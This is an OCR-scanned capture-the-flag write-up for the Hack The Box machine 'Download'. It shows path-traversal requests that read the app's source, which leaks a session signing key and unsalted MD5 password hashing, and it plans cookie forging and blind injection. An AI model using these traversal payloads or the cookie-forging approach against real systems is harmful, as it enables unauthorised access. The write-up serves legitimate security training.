
Erel Regev


Table of Contents

Scanning



Ports found: 22, 80

Added the IP address and the hostname into /etc/hosts and accessed the website:




Erel Regev


Testing functionality


I will probably deal with a file upload vulnerability.

Upload tab




Uploading php file:






HTB Machine: Download - Difficulty: Hard


Erel Regev




When clicking on Download:



Note the encoded token and the .sig cookie.



When clicking on Copy Link:




Lets move on with another tab.


HTB Machine: Download - Difficulty: Hard

Erel Regev

Login tab



When it is possible to register – register.



Pretty Raw Hex


```
1 POST /auth/register HTTP/1.1
2 Host: download.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://download.htb
0 Connection: close
1 Referer: http://download.htb/auth/register
2 Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; download_session.sig=
  4kbZR1kOcZNccDLxiSi7Eblyml E
3 Upgrade-Insecure-Requests: 1
4
5 username=Test123&password=12345678
```

When creating a user the cookie value looks a bit different:


Pretty Raw Hex

```
1 GET /auth/login HTTP/1.1
2 Host: download.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://download.htb/auth/register
8 Connection: close
9 Cookie: download_session=
  eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOlsiWW9lciBhY2NvdW50IGhhcyBiZWVuIHJlZ2lzdGVyZWQuIl19fQ==; download_session.sig=
  -Bt2m3Q-QwVOVDZ2hVsWmARa1kk
10 Upgrade-Insecure-Requests: 1
11
12
```

Erel Regev



Let's login to the account:



Exploiting


I found the following while looking for cookie related exploits:

https://github.com/DigitalInterruption/cookie-monster

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/nodejs-express

LFI

Before jumping into that I was trying some basic LFI with Express file names:



Seems to be working! I saved it on my local machine for further analysis.

HTB Machine: Download - Difficulty: Hard

Erel Regev

app.js

```
"use strict";
var __importDefault = (this && this.__importDefault) || function (mod) {
    return (mod && mod.__esModule) ? mod : { "default": mod };
};
Object.defineProperty(exports, "__esModule", { value: true });
const express_1 = __importDefault(require("express"));
const nunjucks_1 = __importDefault(require("nunjucks"));
const path_1 = __importDefault(require("path"));
const cookie_parser_1 = __importDefault(require("cookie-parser"));
const cookie_session_1 = __importDefault(require("cookie-session"));
const flash_1 = __importDefault(require("./middleware/flash"));
const auth_1 = __importDefault(require("./routers/auth"));
const files_1 = __importDefault(require("./routers/files"));
const home_1 = __importDefault(require("./routers/home"));
const client_1 = require("@prisma/client");
const app = (0, express_1.default)();
const port = 3000;
const client = new client_1.PrismaClient();
const env = nunjucks_1.default.configure(path_1.default.join(__dirname, "views"), {
    autoescape: true,
    express: app,
    noCache: true,
});
app.use((0, cookie_session_1.default)({
    name: "download_session",
    keys: ["8929874489719802418902487651347865819634518936754"],
    maxAge: 7 * 24 * 60 * 60 * 1000,
}));
app.use(flash_1.default);
app.use(express_1.default.urlencoded({ extended: false }));
app.use((0, cookie_parser_1.default)());
app.use("/static", express_1.default.static(path_1.default.join(__dirname, "static")));
app.get("/", (req, res) => {
    res.render("index.njk");
});
app.use("/files", files_1.default);
app.use("/auth", auth_1.default);
app.use("/home", home_1.default);
app.use("*", (req, res) => {
    res.render("error.njk", { statusCode: 404 });
});
app.listen(port, process.env.NODE_ENV === "production" ? "127.0.0.1" : "0.0.0.0", () => {
    console.log("Listening on ", port);
    if (process.env.NODE_ENV === "production") {
        setTimeout(async () => {
            await client.$executeRawUnsafe(`COPY (SELECT "User".username, sum("File".size) FROM "User" INNER JOIN "File" ON "File"."authorId" = "User"."id" GROUP BY "User".username) TO '/var/backups/fileusages.
        }, 300000);
    }
});
```

The most notable element here is the SQL query, which exports its results to a .csv file. Furthermore, the key used for token signing is exposed. Importantly, there are several other folders being included, including one with a path like "..%2frouters%2fhome.js." When we access the "files.js" file, we can understand the reason behind the existence of the Local File Inclusion (LFI) vulnerability.

Request

Pretty Raw Hex

```
GET /files/download/..%2frouters%2ffiles.js HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://download.htb/files/view/e6d8ba1d-3192-488c-b0d7-9eafddb8cacd
Cookie: download_session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfSwidXNlciI6eyJpZCI6MTYsInVzZXJuYW1lIjoiVGVzdDEyMyJ9fQ==; download_session.sig=ry4H5NMU6TP1mVw1Q6z3z7mLvWk
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
}
);
if (!fileEntry || (fileEntry.private && req.session?.user?.id != = fileEntry.authorId)) {
  res.flash("error",
  "We could not find this file. It may have been deleted or it h as expired.");
  return res.redirect("/files/upload");
}
res.render("view.njk", {
    file: fileEntry
}
);
}
);
router.get("/download/:fileId", async (req, res) => {
  const fileEntry = await client.file.findFirst({
    where: {
      id: req.params.fileId
    },
    select: {
      name: true,
      private: true,
      authorId: true,
    },
  }
  );
  if (fileEntry?.private && req.session?.user?.id !== fileEntry.authorId) {
    return res.status(404);
  }
  return res.download(path_1.default.join(uploadPath, req.params.fileId), fileEntry?.name ?? "Unknown");
}
).
```

The ID parameter is not being sanitized in anyway.

In package.json there are signs for a username: Wesley.

Erel Regev

The auth.js in the same route provides information about how the cookie is being used.

Request

```
GET /files/download/..%2frouters%2fauth.js HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://download.htb/files/view/e6d8ba1d-3192-488c-b0d7-9eafddb8cacd
Cookie: download_session=
eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfSwidXN
lciI6eyJpZCI6MTYsInVzZXJuYW1lIjoiVGVzdDEyMyJ9fQ==;
download_session.sig=ry4H5NMU6TP1mVw1Q6z3z7mLvWk
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 25 Sep 2023 19:08:44 GMT
Content-Type: application/javascript; charset=UTF-8
Content-Length: 2923
Connection: close
X-Powered-By: Express
Content-Disposition: attachment; filename="Unknown"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 21 Apr 2023 15:25:49 GMT
ETag: W/"b6b-187a46bed31"

"use strict";
var __importDefault = (this && this.__importDefault) || function (
mod) {
  return (mod && mod.__esModule) ? mod : {
     "default": mod
  };
};
Object.defineProperty(exports, "__esModule", {
   value: true
}
);
const client_1 = require("@prisma/client");
const express_1 = __importDefault(require("express"));
const zod_1 = __importDefault(require("zod"));
const node_crypto_1 = __importDefault(require("node:crypto"));
const router = express_1.default.Router();
const client = new client_1.PrismaClient();
const hashPassword = (password) => {
  return node_crypto_1.default.createHash("md5").update(password).
  digest("hex");
};
const LoginValidator = zod_1.default.object({
  username: zod_1.default.string().min(6).max(64),
  password: zod_1.default.string().min(6).max(64),
}
);
router.get("/login", (req, res) => {
  res.render("login.njk");
}
);
router.post("/login", async (req, res) => {
```

The system handles user passwords by hashing them without using any additional salt, and these hashed passwords are subsequently used for authentication. Given that this application is built using Express, and it doesn't appear to validate the token in any way, it led me to consider the possibility of attempting some form of injection.

.sig, the discovered key, and the token structure all point to the need to leverage Cookie Monster for some form of exploitation.

Considering that the user is "wesley," and the password hashes are unsalted and used directly for authentication, it opens up the possibility of a theoretically feasible brute-force attack if executed cleverly.

Moreover, there's a SQL query within the application that appears to be vulnerable to injection, though the exact exploitation method remains unclear at this stage.

The cookie handling in the application lacks validation and directly accepts user input. It relies on verifying whether a true condition is returned from the "findFirst" function within the Prisma API module. This could potentially be exploited through a blind injection technique, possibly based on the redirection behavior.

